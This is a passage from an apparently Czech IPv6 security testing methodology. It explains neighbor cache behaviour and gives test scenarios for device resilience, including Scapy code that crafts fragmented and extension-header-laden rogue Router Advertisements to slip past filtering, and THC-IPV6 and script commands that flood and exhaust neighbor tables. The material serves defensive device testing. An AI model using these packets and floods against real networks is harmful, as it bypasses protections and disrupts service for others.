
```
$ python
>>> from scapy.all import *
>>> h = IPv6ExtHdrHopByHop(len=0)
>>> a = IPv6(dst='2001:db8:a::2')/
IPv6ExtHdrFragment()/h/
ICMPv6ND_RA(chlim=64,routerlifetime=1800)/
ICMPv6NDOptPrefixInfo(prefix='2001:db8:aaaa:bbbb',
prefixlen=64)
>>> send(fragment6(a,20))
```

Vyhodnocení výsledku testu:
Sledování přijatých paketů na monitorovacím PC. Pokud na zařízení **nedorazil** paket sestavený na útočníkově PC, výsledek testu je **pozitivní**. Pokud by paket dorazil, filtrace je neúčinná. Monitorovací zařízení si v tomto případě **nesmí** nakonfigurovat IPv6 adresu z prefixu `2001:db8:aaaa:bbbb::/64`.

Označení	Typ útoku	Dopad útoku
#2.7	Vzdálený	Obcházení ochrany
Název testu:	Filtrace paketů s několika rozšířenými hlavičkami	
Testované prostředí:	Směrovač, L2 přepínač s filtrací, Firewall, IDS	

Příprava prostředí:

1. Monitorovací zařízení s možností zobrazení nakonfigurovaných IPv6 adres.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připravenou knihovnou Scapy. Útočníkovo PC je připojené do testovaného zařízení.
3. Vytvoření topologie a adresace IPv6 sítě podle schématu.
4. Nastavení filtrace ICMPv6 zprávy *Ohlášení směrovače*.



Průběh testu:

1. Spuštění monitorovacího SW na monitorovacím PC.
2. Spuštění následujícího kódu na útočníkově PC prostřednictvím knihovny Scapy:

```
$ python
>>> from scapy.all import *
>>> h = IPv6ExtHdrHopByHop(len=0)
>>> a = IPv6(dst='2001:db8:a::2')/h/h/
ICMPv6ND_RA(chlim=64,routerlifetime=1800)/
ICMPv6NDOptPrefixInfo(prefix='2001:db8:aaaa:bbbb',
prefixlen=64)
>>> send(a)
```

3. Případné zvětšení počtu rozšířených hlaviček a znovuspuštění skriptu nebo změna typu rozšířené hlavičky a znovuspuštění skriptu.

Vyhodnocení výsledku testu:
Sledování přijatých paketů na monitorovacím PC. Pokud na **nedorazil** paket sestavený na útočníkově PC, výsledek testu je **pozitivní**. Pokud by paket dorazil, filtrace je neúčinná. Monitorovací zařízení si v tomto případě **nesmí** nakonfigurovat IPv6 adresu z prefixu `2001:db8:aaaa:bbbb::/64`.

3. Testy zařízení na útoky zaměřené na tabulku sousedů

Tabulka sousedů (Neigbor Cache) je datová struktura, kterou si udržuje každý IPv6 uzel. Obsahuje mimo jiné dvě klíčové položky a to IPv6 adresu a jí odpovídající linkovou (MAC) adresu. Pro zjištění tohoto mapování mezi IPv6 a MAC adresami se používá dvojice zpráv *Výzva sousedovi* (Neighbor solicitation) a *Ohlášení souseda* (Neighbor advertisement), které jsou součástí protokolu NDP. V naprosté většině případů vznikají tyto záznamy v tabulce sousedů automaticky a z pohledu komunikující aplikace zcela transparentně.

Pokud chce IPv4 nebo IPv6 uzel komunikovat s jiným zařízením, musí si v první řadě zodpovědět na následující otázky.

1. Lze zařízení kontaktovat přímo? Nachází se ve stejné síti jako já?
2. Pokud ne, znám směrovač, přes který mu můžu data poslat?

Ve světě IPv4 se zařízení všechny potřebné informace dozví protokolem DHCPv4, zejména pak IPv4 adresu, prefix sítě a výchozí bránu. Zjištění, zda se zařízení, které chci kontaktovat, nachází ve stejné síti, se pak určí vcelku jednoduše tak, že se použije binární operace AND a musí platit, že zdrojová-IP AND prefix sítě == cílová-IP AND prefix sítě. Pokud tato rovnost platí, lze zařízení kontaktovat přímo a pro zjištění jeho linkové adresy se použije protokol ARP. Ostatní pakety se pošlou na adresu výchozí brány, jejíž linkovou adresu zjistí zařízení také pomocí ARP.


Protokol IPv6 na to jde trochu jinak. Rozděluje zařízení na ta, která se nachází na stejné lince (*on-link*) a na ostatní (*off-link*). Pod pojmem linka si je možné představit jakékoliv médium, přes které se dá komunikovat na linkové úrovni, například Ethernet nebo PPP.

Informaci, zda se zařízení nachází na stejné lince, sděluje směrovač ve své zprávě *Ohlášení směrovače*. V této zprávě se zasílá informace o IPv6 prefixu, který se v síti používá a ze kterého si zařízení mají vygenerovat IPv6 adresu. Pokud je pro daný IPv6 prefix nastaven příznak *on-link*, zařízení připojena do dané sítě (s daným prefixem) mohou spolu komunikovat přímo. Tedy zjistit pomocí zpráv *Výzva sousedovi* a *Ohlášení souseda* mapování mezi svými IPv6 a linkovými adresami. Pokud u prefixu příznak nastaven není, předpokládá se, že zařízení je *off-link*. Provoz pak musí zařízení zaslat na výchozí bránu.

Při komunikaci v rámci stejné linky odesílající uzel zašle do sítě zprávu *Výzva sousedovi*. Pokud vše funguje jak má, cílový uzel zprávu zpracuje a tázajícímu uzlu odpoví prostřednictvím zprávy *Ohlášení souseda*. Kromě dotazované IPv6 adresy do odpovědi přidá ještě svou adresu linkové vrstvy (MAC adresu). Na základě této zprávy si tázající uzel zařadí příslušnou IPv6 adresu a jí odpovídající MAC adresu do tabulky sousedů, kde si je nechá po určitý čas.

V případě, že chce uzel zaslat data mimo svou síť, vyhledá si podle směrovací tabulky IPv6 adresu odpovídajícího směrovače nebo výchozí brány a dále postupuje stejným způsobem jak v předchozím případě. Výsledkem je, že se v tabulce sousedů objeví IPv6 adresa a MAC adresa směrovače. Obrázek 4 zachycuje průběh

komunikace koncového zařízení v případě, že tabulka sousedů je na samotném zařízení i na připojujícím směrovači prázdná. Na koncovém zařízení je spuštěn příkaz ping6 www.cesnet.cz. Před vlastním vysláním ICMPv6 paketu *Echo request* musí ale ještě proběhnout převod doménového jména na IPv6 adresu (pakety č. 3 a 4). Tomu však předchází zjišťování linkové adresy směrovače (pakety 1 a 2), protože server DNS se nachází v jiné síti než koncové zařízení. Pro pakety s odpovědí již směrovač nemusí zjišťovat linkovou adresu cílového uzlu, protože z předchozí komunikace získal všechny potřebné informace. Pro jistotu však po několika vteřinách provede ověření, zda je příslušná IPv6 adresa skutečně dostupná (pakety 7 a 8).



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	2001:67c:1220:f777::2	ff02::1:ff75:b3b4	ICMPv6	86	Neighbor Solicitation for fe80::d27e:28ff:fe75:b3b4 from 00:50:56:94:b2:e1
2	0.003055	fe80::d27e:28ff:fe75:b3b4	2001:67c:1220:f777::2	ICMPv6	86	Neighbor Advertisement fe80::d27e:28ff:fe75:b3b4 (rtr, sol, ovr) is at d0:7e:28:75:b3:b4
3	0.003074	2001:67c:1220:f777::2	2001:67c:1220:e000::100	DNS	93	Standard query 0x7cf9 AAAA www.cesnet.cz
4	0.003353	2001:67c:1220:e000::100	2001:67c:1220:f777::2	DNS	293	Standard query response 0x7cf9 AAAA 2001:718:1:101::4
5	0.003516	2001:67c:1220:f777::2	2001:718:1:101::4	ICMPv6	118	Echo (ping) request id=0x6c63, seq=1
6	0.007288	2001:718:1:101::4	2001:67c:1220:f777::2	ICMPv6	118	Echo (ping) reply id=0x6c63, seq=1
7	4.730436	fe80::d27e:28ff:fe75:b3b4	2001:67c:1220:f777::2	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777::2 from d0:7e:28:75:b3:b4
8	4.730478	2001:67c:1220:f777::2	fe80::d27e:28ff:fe75:b3b4	ICMPv6	78	Neighbor Advertisement 2001:67c:1220:f777::2 (sol)

Obrázek 4: Zjištění požadovaných informací pro komunikaci s Internetem – výměna zpráv *Výzva* a *Ohlášení souseda* a zjištění mapování mezi doménovým jménem a IPv6 adresou

V případě, že zjišťování linkové adresy sousedního uzlu nebo směrovače neproběhne úspěšně do určitého času, je do tabulky sousedů uložen záznam s příznakem, že uvedený cílový uzel nebo směrovač je nedostupný.

Pokud bychom hledali obdobný mechanismus v IPv4, odpovídajícím ekvivalentem tabulky sousedů by byla tabulka ARP a zprávám *Výzva sousedovi* a *Ohlášení souseda* by odpovídaly zprávy ARP Request a ARP Reply protokolu ARP. Je zde však několik odlišností. První již byla zmíněna - rozdělení na *on-link*, *off-link*. Mezi další odlišnosti patří, že zpráva *Výzva sousedovi* není posílána na broadcast, ale zasílána do multicast skupiny a že samotný protokol NDP je součásti ICMPv6 a nikoliv samostatným protokolem nad linkovou vrstvou, jak tomu bylo v případě protokolu ARP. Obrázek 5 a Obrázek 6 zachycují pro názornost obsah části tabulky ARP a tabulky sousedů na tomtéž zařízení.

```
<irf-kn>display arp
                Type: S-Static    D-Dynamic    M-Multiport
IP Address       MAC Address     VLAN ID  Interface              Aging Type
147.229.188.165  0050-56ad-78af  300      BAGG1                  20    D
147.229.196.2    0050-56ad-78ee  220      BAGG1                  19    D
147.229.191.167  0050-568f-0001  200      BAGG1                  20    D
147.229.200.2    0050-56ad-78ee  310      BAGG1                  20    D
147.229.205.2    0050-56ad-78ee  320      BAGG1                  20    D
```

Obrázek 5: Ukázka tabulky ARP u IPv4 - mapování mezi IPv4 a linkovou adresou

U tabulky ARP lze vidět mapování mezi IPv4 adresou a MAC adresou, na jakém rozhraní, případně v jaké VLAN je daná IP naučena a jak dlouho již v tabulce je. Tabulka sousedů u protokolu IPv6 vypadá o trochu jinak.

```
<irf-kn>display ipv6 neighbors all
                Type: S-Static    D-Dynamic
IPv6 Address                    Link-layer     VID  Interface      State T Age

FE80::250:56FF:FE93:11          0050-5693-0011 230  BAGG2          STALE D 1322
2001:67C:1220:C1B2:250:56FF:FE  0050-5693-0011 230  BAGG2          STALE D 1322
93:11
FE80::883C:1982:63A4:3F0A       90e6-ba40-4f67 220  BAGG109        REACH D 0
FE80::5CEB:5298:235C:5816       206a-8a5c-888a 210  BAGG109        REACH D 0
FE80::9A4B:E1FF:FE4E:C603       984b-e14e-c603 220  BAGG109        STALE D 30
2001:67C:1220:C1B1:70BA:84D3:1  0026-187f-fb7e 220  BAGG109        PROBE D 3637
E22:C162
FE80::E1EC:3178:F25:8886        1803-736d-5753 220  BAGG109        DELAY D 56
FE80::FCC1:7DD4:BC92:F268       28d2-440c-3cca 220  BAGG109        DELAY D 51
```

Obrázek 6: Ukázka tabulky sousedů u IPv6 - mapování mezi IPv6 a linkovou adresou

Většina informací zůstala zachována, nicméně přibyla další informace, která popisuje stav dané adresy. Adresy se v tabulce mohou nacházet v několika stavech - dosažitelná (*Reachable*), prošlá (*Stale*), odložená (*Delay*) a testovaná (*Probe*).

Pokud daná adresa odeslala v poslední době nějaká data, je brána jako dosažitelná. Pokud vyprší doba, po kterou lze adresu považovat za dosažitelnou, adresa přejde do stavu prošlá, nicméně v tabulkce sousedů stále zůstává. Pokud je adresa ve stavu prošlá a je třeba odeslat na ni nějaká data, data se odešlou, adresa přejde do stavu odložená a čeká se, zda-li dosažitelnost nepotvrdí vyšší vrstva. Pokud ne, adresa přejde se do stavu testovaná a směrovač se aktivně snaží dosažitelnost ověřit.

První varianta útoku, kterou popisuje **testovací scénař #3.1**, předpokládá, že je útočník ve stejné podsíti jako oběť a má tedy mnohem snažší přístup k signalizačním protokolům - zejména k mechanismu objevování sousedů. Princip útoku lze jednoduše popsat takto: postupným generováním dotazů a podvržených odpovědí vytvoří útočník některému z okolních uzlů (zpravidla připojujícímu směrovači) iluzi, že v síti je připojeno velké množství koncových zařízení. To způsobí, že uzel vyčerpá veškeré zdroje určené pro tabulku sousedů (bude ji mít zaplněnou) a to v konečném důsledku způsobí, že do této tabulky nebude možné zařazovat adresy nově připojených zařízení. V úplně základní podobě si útočník vystačí s velice jednoduchou variantou útoku, která využívá prostého generování zpráv *Výzva sousedovi*. V případě, že zařízení obdrží zprávu *Výzva sousedovi*, zařadí si příslušnou adresu do tabulky sousedů ve stavu *DELAY* (odložená) a počká, zda vyšší vrstva provede skutečné ověření dosažitelnosti příslušné adresy.

Jak probíhá vlastní výměna paketů zachycuje Obrázek 7:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::218:21ff:fee6:d09d	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:21:e6:d0:9d
2	0.000008	fe80::218:19ff:fed8:1a96	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:19:d8:1a:96
3	0.000015	fe80::218:5fff:fee3:c687	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:5f:e3:c6:87
4	0.000022	fe80::218:72ff:fe0f:d15d	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:72:0f:d1:5d
5	0.000029	fe80::218:fbff:fecf:d52d	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:fb:cf:d5:2d
6	0.000036	fe80::218:a4ff:fe5b:e8db	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:a4:5b:e8:db
7	0.000043	fe80::218:f6ff:fe25:eea0	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:f6:25:ee:a0
8	0.000050	fe80::218:e4ff:fef8:e305	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:e4:f8:e3:05
9	0.000057	fe80::218:deff:feb4:a2f7	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:de:b4:a2:f7
10	0.000065	fe80::218:8cff:febc:8deb	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:8c:bc:8d:eb
11	0.000072	fe80::218:a0ff:fe53:7312	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:a0:53:73:12
12	0.000079	fe80::218:62ff:fe44:6f5e	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:62:44:6f:5e
13	0.000086	fe80::218:14ff:fe44:8bb8	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:14:44:8b:b8
14	0.000093	fe80::218:a0ff:fe73:9496	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:a0:73:94:96
15	0.000101	fe80::218:98ff:fe82:367c	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:98:82:36:7c
16	0.000113	fe80::218:7aff:fe1a:8158	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:7a:1a:81:58
17	0.000127	fe80::218:ceff:fe24:4f5a	ff02::1	ICMPv6	86	Neighbor Solicitation for 2001:67c:1220:f777:: from 00:18:ce:24:4f:5a


Obrázek 7: Útok pro zaplnění tabulky sousedů

V této variantě útoku jsou všechy zprávy zasílány na cílovou adresu `ff02::1`, tedy „broadcast“ (resp. multicastovou skupinu *all-nodes*), kterou musejí přijímat všechny IPv6 uzly). Každý paket obsahuje nahodile vygenerovanou zdrojovu IPv6 a MAC adresu, čímž je zajištěno, že s každým paketem teoreticky vznikne novy záznam v tabulce sousedů.

Z pohledu specifikace protokolu IPv6 by zpráva *Výzva sousedovi* měla být správně zasílána na multicastovou adresu uzlu vytvořenou specialně pro tento účel (*solicited-node multicast address*). Většina implementací IPv6 však neprovádí žádnou následnou kontrolu a zprávu zaslanou na *all-nodes* multicast adresu normalně zpracují. Lze tedy tímto útokem zasáhnout všechna zařízení v lokální síti.

Tímto útokem na většině zařízení ovšem nedojde k zaplnění tabulky sousedů. Je to způsobeno tím, že záznamy zůstanou ve stavu *DELAY* (odložené) případně *PROBE* (testované). U záznamů v tomto stavu operační systém po určitém čase, zpravidla po několika desítkách vteřin, provede prověření dostupnosti sousedů zasláním výzvy. Vzhledem k tomu, že na takovou výzvu nedorazí odpověď, je příslušný záznam vyřazen. Vlastní útok se tedy neprojeví v samotném znepřístupnění služeb po protokolu IPv6, ale pouze zvýšenou zátěží všech zařízení připojených v příslušném síťovém segmentu.

Složitější, nicméně efektivnější formou útoku je varianta, kdy se útočník pokusí přesvědčit zařízení, že vygenerovaná adresa je opravdu dostupná, tedy, že záznam je ve stavu *REACHABLE* (dosažitelný) nebo *STALE* (prošlý). Tento stav indikuje, že dostupnost příslušné adresy v tabulce sousedů již byla ověřená. Tímto je zaručeno, že záznam zůstane v tabulce po delší dobu, v praxi zpravidla řádově hodiny. Průběh vlastního útoku zachycuje Obrázek 8:




Obrázek 8: Ukázka útoku pro zaplnění tabulky sousedů

Útočník zašle směrovači s adresou `2001:db8::a` zprávu, například ICMPv6 ECHO Request, kde na pozici zdrojové adresy vloží například adresu `2001:db8::b`. Není nezbytně nutné, aby útočník komunikoval přímo se směrovačem, na který hodlá útok provést. Obecně postačí jakékoliv zařízení za směrovačem, které dokáže vygenerovat paket s odpovědí. V tomto případě se ovšem bude pokoušet odpovědět zprávou ICMPv6 ECHO Reply přímo daný směrovač. Dříve než bude schopen odeslat paket s odpovědí, musí zjistit linkovou (MAC) adresu souseda a tu si zařadit do své tabulky sousedů. Vytvoří si tedy dočasný záznam pro adresu `2001:db8::b`, kde ještě nemá vyplněnou MAC adresu a odešle *Výzvu sousedovi*. Útočník na tuto zprávu odpoví *Ohlášením souseda*. Na základě této výměny zpráv si směrovač vloží do tabulky sousedů informaci, že k IPv6 adrese `2001:db8::b` přísluší linková adresa `aa:bb:cc:dd:ee:ff` a poznačí si, že tato adresa je dosažitelná (*REACHABLE*). Tímto je zajištěno, že záznam bude u většiny zařízení ponechán v tabulce sousedů po výrazně delší dobu. V dalším kroku útočník celou operaci opakuje pro adresu `2001:db8::c`, `2001:db8::d`, atd. Otestování bezpečnostního mechanismu vůči tomuto typu útoku je popsáno v **testu #3.2**.


Třetí variantou útoku popsanou v **testu #3.3** je jeho vzdálená varianta. V tomto případě se útočník může vyskytovat kdekoliv na Internetu. Princip útoku ilustruje Obrázek 9 a dá se zjednodušeně popsat takto: Postupným zasíláním paketů do cílové sítě na různé cílové adresy donutíme hraniční směrovač příslušné sítě vygenerovat zprávu *Výzva sousedovi* a zařadit si do tabulky sousedů záznam o

nedostupnosti cílové adresy. Tím může dojít k vyčerpání tabulky sousedů, ke zvýšení zátěže směrovače a nárůstu objemu komunikace signalizačních protokolů v koncové síti.



Obrázek 9: Vzdálený útok zaměřený na vyčerpání tabulky sousedů v koncové síti.

V praxi však tento útok zpravidla vede ke stejným výsledkům jako první forma dříve popisovaného útoku. Nedojde k faktickému zaplnění celé tabulky sousedů, ale ke značně zvýšené zátěži procesoru. Na útoku jsou ovšem nepříjemné dvě věci. Jednak může být proveden z jakéhokoliv místa na Internetu a cílem útoku nemusí být nutně pouze koncová síť připojující servery nebo uživatele. Obětí může být například kterákoliv propojovací síť spojující jeden nebo více směrovačů. Tímto se útok řadí do pozice, kdy je jej možné použít nejen pro útočení na koncové systémy, ale i na samotnou infrastrukturu Internetu. Tento útok ilustruje Obrázek 10.




Obrázek 10: Vzdálený útok zaměřený na vyčerpání tabulky sousedů cílený na propojovací linky mezi směrovači.

Dva směrovače jsou propojené sítí s prefixem `2001:db8::/64`. Pokud útočník zašle libovolný paket na nějakou cílovou adresu z této sítě, musí směrovač vyvolat proces vyhledání souseda. K operaci musí využít své CPU pro vygenerování a zaslání zprávy *Výzva sousedovi* do dané sítě. Druhý směrovač musí tuto zprávu nějak zpracovat, protože jen tak zjistí, že se jej netýká. K tomu opět využije své CPU, takže útočník může každým paketem "obtěžovat" hned dva či více směrovačů najednou. Tento způsob vytížení zařízení popisuje **test #3.4**.

Označení	**Typ útoku**	**Dopad útoku**
#3.1	Lokální	Vyčerpání zdrojů IPv6 uzlu
Název testu:	Lokální vyčerpání tabulky sousedů IPv6 uzlu	
Testované prostředí:	IPv6 uzel, Směrovač	

Příprava prostředí:

1. Monitorovací zařízení (PC, směrovač) s možností zobrazení míry zaplnění tabulky sousedů.
2. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux a připraveným nástrojem THC-IPV6 [2].



Průběh testu:

1. Kontrola míry zaplnění tabulky sousedů na monitorovaném zařízení.
2. Zjištění identifikátoru síťového rozhraní na útočníkově PC (např. `eth0`)
3. Spuštění nástroje `flood_solicitate6` na útočníkově PC:

   ```
   # ./flood_solicitate6 id-rozhrani 2001:db8:aaaa:bbbb::1
   ```


4. Průběžné monitorování míry zaplnění tabulky sousedů na monitorovaném zařízení.

Vyhodnocení výsledku testu:
Pro vyhodnocení výsledku testu je třeba průběžně monitorovat zaplnění tabulky sousedů. Test by měl trvat, dokud se daří vkládat do tabulky sousedů nové záznamy. Výsledek testu je **pozitivní** pokud útok **nemá** dopad na vytížení testovaného zařízení nebo na ostatní komunikaci.

Označení	**Typ útoku**	**Dopad útoku**
#3.2	Lokální	Vyčerpání zdrojů IPv6 uzlu
Název testu:	Přetížení testovaného zařízení zaplněním tabulky sousedů	
Testované prostředí:	IPv6 uzel, Směrovač	

Příprava prostředí:

1. Monitorovací zařízení (PC, směrovač) s možností zobrazení míry zaplnění tabulky sousedů.
2. Nakonfigurování IPv6 adres dle topologie
3. Útočníkovo PC s nainstalovaným operačním systémem GNU/Linux



Průběh testu:

1. Kontrola míry zaplnění tabulky sousedů na monitorovaném zařízení
2. Zjištění identifikátoru síťového rozhraní na útočníkově PC
3. Spuštění testovacího skriptu genaddr.sh z Přílohy I na útočníkově PC, příkazem:
   `./genaddr.sh rozhrani 1`
   Příkaz způsobí vytvoření 4000 IPv6 adres na síťovém rozhraní útočníkova PC. Následně skript použije příkaz `ping` pro zajištění, že IPv6 adresa bude na směrovači ve stavu REACHABLE.
4. Po skončení skriptu je možné spustit další iteraci příkazem `./genaddr.sh 2` atp.
5. V průběhu testu je třeba provádět pravidelné monitorování zaplnění tabulky soousedů na testovaném zařízení.

